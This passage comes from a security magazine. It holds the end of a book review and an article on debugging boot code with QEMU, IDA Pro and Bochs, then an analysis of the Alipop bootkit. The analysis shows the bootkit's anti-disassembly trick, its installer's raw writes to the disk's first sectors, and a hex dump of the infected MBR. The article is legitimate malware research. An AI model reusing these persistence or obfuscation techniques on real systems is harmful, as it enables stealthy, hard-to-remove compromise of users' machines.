You can read the book in any way you want. Fiction first, then the reference manual - or the other way around. You can also wade through both of them simultaneously. If you're already somewhat familiar with concepts such as log analysis, wardriving, wireless scanning, authentication security, traffic obfuscation and the like, you can read the fiction part first and then go through the manual after that.

But, if these words make you draw a blank, I would recommend reading the story and stopping to check each reference when it pops up. When that happens, you'll be offered a page number that tells you which part of the manual to consult to understand what the characters are doing or talking about. This way, the happenings in the story will hopefully keep you interested enough to search for the answers in the back of the book.

Final thoughts

I remember when this book first came out last year, and was almost immediately pulled because it turned out that the technical editor plagiarized most of the STAR section. But, I'm glad to see that the authors weren't sidetracked by this unfortunate event and produced - along with a new technical editor - a really good book.

This book delivers on what it promises to do, and is perfect for those who are only starting out to learn more about the subject of information security. The references and the explanations in the STAR section offer technical details but they do it in a very comprehensible way, which should please the readers.

As far as experienced security professionals go, they can pick up the book as a fun, short piece of fiction, but I doubt they will learn something they didn't already know.

Zeljka Zorz is the News Editor for Help Net Security and (IN)SECURE Magazine.

Bootkits - a new stage of development

by Dmitry Oleksyuk

Bootkits are malicious programs that take control of the computer by infecting the hard disk's main boot record before the operating system loads.

The first malicious bootkit ever detected was called Sinowal or Mebroot. It appeared in 2007 and was rather innovative for that time. But, for whatever reason, malicious codes developers failed to warm up to this particular infection technique, and for three years we have practically seen no new bootkits.

Several malicious bootkits appeared recently, signaling perhaps that this particular technique is finally on its way of becoming popular.

This article reviews new bootkits classes. Particular focus has been put on the principle of boot code working, because this issue was ever only considered in a 2005 report (www.blackhat.com/presentations/bh-usa-05/bh-us-05-soeder.pdf) about the concept of eEye BootRoot technology.

Technical tools for bootkit analysis

A bootkit's code is impossible to analyze with your typical kernel mode debuggers, since it is executed before the control is transferred from BIOS to the boot sector.


The debugging of boot code is possible only via virtual machines with executable code debugging capabilities, and at the moment such functionality is available on QEMU and Bochs virtual machines.

Debugging via QEMU

QEMU — Free open source software. Its functionality includes emulation of x86, x86-64 and other CPUs, and emulation of I/O devices. It is possible to debug emulated code with a GDB debugger, as it's thoroughly described in QEMU documentation (tinyurl.com/2urdt8x).

It is the author's opinion that it's better to use the debugger of IDA Pro disassembler (from version 5.4). Setting up a debugger and a virtual machine is described in IDA Pro documentation (tinyurl.com/37ga5r9).


Let's address some features of boot code debugging.



```
C:\WINDOWS\system32\cmd.exe - gdb
D:\GNU\bin>gdb
GNU gdb 6.3
Copyright 2004 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i686-pc-mingw32".
(gdb) target remote 127.0.0.1:1234
Remote debugging using 127.0.0.1:1234
0x0000fff0 in ?? ()
(gdb) break *0x7c00
Breakpoint 1 at 0x7c00
(gdb) c
Continuing.

Breakpoint 1, 0x00007c00 in ?? ()
(gdb) _
```

Figure 1. Using GDB along with QEMU.

When the debugger is connected to a virtual machine and a session is initialized, it is necessary to set machine breakpoint to 0000:7C00h address, since boot code starts its execution from this address. Then open the Breakpoints tab and choose Insert from the drop-down menu:



Breakpoint settings

Address: 0x7c00

☑ Enabled ☑ Hardware breakpoint

Hardware breakpoint settings

Size: 1

Modes: ○ Read/Write ○ Write ● Execute

Condition:


Actions

☑ Break □ Trace

Figure 2. Add new breakpoint in IDA Pro.

Code execution can be continued (F9) after adding the breakpoint.

Note that it is necessary to edit segment settings manually after execution of breakpoint to debug 16-bit code. To do that, open Edit -> Segmets -> Edit Segment in the main menu and set a 16-bit addressing mode for the current segment:



Change segment attributes

Segment name: MEMORY
Segment class: UNK
Start address: 0x0
End address: 0xFFEFFFFF
Color: DEFAULT


● 16-bit segment
○ 32-bit segment

Combination (public)
Alignment (byte)

☑ Move adjacent segments
☐ Disable addresses
☑ Debugger segment
☐ Loader segment

Figure 3. Segment settings in IDA Pro.

Then you can open the code analysis window and analyze boot sector code.



```
MEMORY:7C00 ; ---------------------------
MEMORY:7C00 xor     ax, ax
MEMORY:7C02 mov     ss, ax
MEMORY:7C04 mov     sp, 7C00h
MEMORY:7C07 sti
MEMORY:7C08 push    ax
MEMORY:7C09 pop     es
MEMORY:7C0A push    ax
MEMORY:7C0B pop     ds
MEMORY:7C0C cld
MEMORY:7C0D mov     si, 7C1Bh
MEMORY:7C10 mov     di, 61Bh
MEMORY:7C13 push    ax
MEMORY:7C14 push    di
MEMORY:7C15 mov     cx, 1E5h
MEMORY:7C18 rep movsb
MEMORY:7C1A retf
MEMORY:7C1B ; ---------------------------
MEMORY:7C1B mov     bp, 7BEh
MEMORY:7C1E mov     cl, 4
MEMORY:7C20
MEMORY:7C20 loc_7C20:
MEMORY:7C20 cmp     [bp+0], ch
MEMORY:7C23 jl      short loc_7C2E
MEMORY:7C25 jnz     short loc_7C3A
MEMORY:7C27 add     bp, 10h
MEMORY:7C2A loop    loc_7C20
MEMORY:7C2C int     18h
MEMORY:7C2C
MEMORY:7C2C
UNKNOWN  00007C00: MEMORY:7C00
```

Figure 4. Debugging of boot code in IDA Pro.

Debugging via Bochs

Bochs - Free open source software. Its functionality includes emulation of x86/x86-64 CPUs and emulation of I/O devices.

Since this system treats each instruction of the virtual CPU, it is notable for high emulation precision. For the same reason, Bochs' performance is poorer than that of popular virtual machines like VMware and VirtualBox and the above-described QEMU. It is advisable to have an image of your hard disk with the installed OS ready prior to starting Bochs. You can make such an image with the QEMU emulator.

The Bochs debugger is a standalone application (bochsdbg.exe), which shows a dialog window offering the possibility to change virtual machine settings, restore or save its configuration.





Figure 5. Bochs start menu.

The starting of the virtual machine is followed by the opening of a debugging console with a small but sufficient stack of commands, which can be listed by using the Help command.

Enter "lb 0x7c00" to set the breakpoint to the beginning of boot code execution and "c" to continue code execution.



```
00001834543i[BIOS ] SMBIOS table addr=0x000fbd00
00001836931i[BIOS ] ACPI tables: RSDP addr=0x000fbe20 ACPI DATA addr=0x01ff0000
size=0x988
00001840169i[BIOS ] Firmware waking vector 0x1ff00cc
00001851282i[PCI  ] 440FX PMC write to PAM register 59 (TLB Flush)
00001852126i[BIOS ] bios_table_cur_addr: 0x000fbe44
00001864443i[BIOS ] ata0-0: PCHS=20/16/63 translation=none LCHS=20/16/63
00005744671i[BIOS ] IDE time out
00017825010i[BIOS ] Booting from 0000:7c00
(0) Breakpoint 1, 0x0000000000007c00 in ?? ()
Next at t=17825071
(0) [0x00007c00] 0000:7c00 (unk. ctxt): xor ax, ax              ; 31c0
<bochs:3> u /10
00007c00: (                    ): xor ax, ax              ; 31c0
00007c02: (                    ): mov ds, ax              ; 8ed8
00007c04: (                    ): mov es, ax              ; 8ec0
00007c06: (                    ): mov ss, ax              ; 8ed0
00007c08: (                    ): mov sp, 0x7c00          ; bc007c
00007c0b: (                    ): mov si, 0x7c00          ; be007c
00007c0e: (                    ): mov di, 0x0600          ; bf0006
00007c11: (                    ): mov cx, 0x0080          ; b98000
00007c14: (                    ): nop                     ; 90
00007c15: (                    ): nop                     ; 90
<bochs:4>
```

Figure 6. Code debugging in Bochs.


Analysis of new bootkits

Backdoor.Win32.Trup.a (Alipop)

Alipop appeared around May 2010. Judging by the pop-up ads and the Chinese-language AdWare, its developers are Chinese.


Self-defense

This Trojan doesn't use any techniques to avoid proactive defense. However, the source code of most of it procedures is secured against reverse engineering with an old but effective method. It hides some real processor instructions inside long chain of opcodes, which are considered by the disassembler as false instruction.



```
.text:0040546D                 call    FindFirstFileA
.text:00405473                 cmp     eax, 0FFFFFFFFh
.text:00405476                 jz      short loc_405492
.text:00405478                 jz      near ptr loc_405484+1
.text:0040547E                 jnz     near ptr loc_405484+1
.text:00405484
.text:00405484 loc_405484:
.text:00405484                 call    near ptr 4248F1h
.text:00405489                 add     bh, bh
.text:0040548B                 adc     eax, offset Sleep
.text:00405490                 jmp     short loc_40545F
```

The code presented above is executed in this way:



```
.text:0040546D                 call    FindFirstFileA
.text:00405473                 cmp     eax, 0FFFFFFFFh
.text:00405476                 jz      short loc_405492
.text:00405478                 jz      loc_405485
.text:0040547E                 jnz     loc_405485
.text:0040547E ; ------------------------------------------
--------
.text:00405484                 db 0E8h
.text:00405485 ; ------------------------------------------
--------
.text:00405485
.text:00405485 loc_405485:
.text:00405485                 push    1F4h
.text:0040548A                 call    Sleep
.text:00405490                 jmp     short loc_40545F
```


As you can see from this listing, a 5-byte call instruction at 00405484 doesn't make any sense because previous calls always pass control to 00405485 where the push instruction is located. This method hinders code analysis in the IDA disassembler and makes it impossible to decompile code with HexRays without pre-processing.

Installer


The bootkit's installer is an executable file of about 24 kB (MD5: 3f5cff08b83a0a9ad5f8e0973b77a2ac), and contains all the other bootkit components.

Executing the installer leads to the creation and launch of the C:\WINDOWS\ali.exe (MD5: 570e6e5c1d0c95c5a446f6f62fa90468, about 17 kB) file with the main operation code of the Trojan.

To maintain auto-loading, the installer writes the bootkit's code in the first 40 sectors of the HDD:



```
"CreateFile", "\Device\Harddisk0\DR0", "Desired Access: Generic Read/Write,
Disposition: Open"
"ReadFile",   "\Device\Harddisk0\DR0", "Offset: 0, Length: 20,480, I/O Flags: Non-
cached"
"WriteFile",  "\Device\Harddisk0\DR0", "Offset: 0, Length: 20,480, I/O Flags: Non-
cached"
"CloseFile",  "\Device\Harddisk0\DR0"
```



```
C:\mbr.bin                                   Win          512      Col 0        0%
0000000000: 2E 8C 06 00 06 2E 89 26 │ 02 06 2E 8C 16 04 06 2E  .O♠ ♠.%&☻♠.O▮♦♠.
0000000010: 66 C7 06 FC 7B 00 7C 00 │ 00 2E 0F B2 26 FC 7B 66  fÇ♠ü{ |  .☼²&ü{f
0000000020: 60 1E 2E 8B 1E 13 04 81 │ EB 14 00 80 E3 FC 2E 89  `▲.<▲‼♦_ë¶ _aü.%
0000000030: 1E 13 04 C1 E3 06 8E C3 │ 31 DB B8 28 02 B9 01 00  ▲‼♦Aa♠ZA1U,(☻1☺
0000000040: BA 80 00 CD 13 06 68 4A │ 00 CB 68 00 00 07 0F 31  º_ I‼♠hJ Eh  •☼1
0000000050: 66 91 0F 31 66 29 C8 66 │ 3D 01 00 00 00 7E 24 BE  f`☼1f)Ef=☺   ~$_
0000000060: 83 00 B9 7D 4F 51 2E 8A │ 04 08 C0 74 12 72 03 73  ƒ 1}OQ.S♦◘At↕r♥s
0000000070: 01 03 B9 BC 00 72 03 73 │ 01 04 D2 C8 2E 88 04 46  ☺♥1¼ r♥s☺♦OE.^♦F
0000000080: 59 E2 E2 62 66 1A C4 00 │ E2 66 3A 3F 00 62 66 18  Yââbf→Ä âf:? bf↑
0000000090: 62 C4 00 00 00 00 00 62 │ 18 E0 C4 00 6E 00 62 C8  bÄ     b↑àÄ n bE
00000000A0: E0 E4 00 66 13 BD C8 BC │ 66 1C 3E 40 E2 66 90 E1  àä f‼½E¼f∟>@âf_á
00000000B0: 93 20 E2 66 90 E1 F3 40 │ 66 18 3C 40 20 00 00 E2  " âf_áó@f↑<@   â
00000000C0: 66 98 E1 00 20 FB 00 C7 │ E0 F1 EB 00 C4 9B 00 20  f~á  û Çàñë Ä>
00000000D0: CF 3F 4A F1 66 16 62 F0 │ 2B 62 20 60 62 E8 60 00  I?Jñf▬bd+b `bè`
00000000E0: 60 AE 00 C7 00 00 C9 08 │ CF 24 47 B0 08 CF 20 47  `r Ç  É◘I$G°◘I G
00000000F0: 60 D9 AE 00 00 00 00 D9 │ E2 88 62 B0 10 C9 E2 FF  `Ur    Uâ^b°►Éâÿ
0000000100: E1 3F 00 27 85 C9 AF 60 │ 66 06 4B 00 08 CF 24 57  á? '.É_`f♠K ◘I$W
0000000110: 40 DA DA 4C C1 48 0C E7 │ 04 13 9C 88 1C 1C 1E 90  @UULAH♀ç♦‼o^∟∟▲_
0000000120: 98 FD 0B B8 CF 2F EA 57 │ 03 62 66 18 D3 0F 58 6F  ~y♂,I/êW♥bf↑O☼Xo
0000000130: 47 57 2F 62 18 D7 40 12 │ 08 57 AE 60 66 13 0C E8  GW/b↑x@↕◘Wr`f‼♀è
0000000140: 0C C8 8C 66 1C 0E 40 66 │ 50 00 20 00 00 70 62 7C  ♀EOf∟♫@fP    pb|
0000000150: 54 FF FF 51 62 66 98 54 │ 10 66 16 70 D9 AC 20 00  TÿÿQbf~T►f▬pU¬
0000000160: 00 00 00 00 00 00 00 00 │ 00 00 00 00 00 00 00 00
```

Figure 7. Infected MBR.

The bootkit's code is called at the next system launch.

Executable code

First of all, the bootkit's executable code reserves 20 kB in the base memory. For this purpose it decreases base memory volume in BIOS variable at 0040h:0013h.

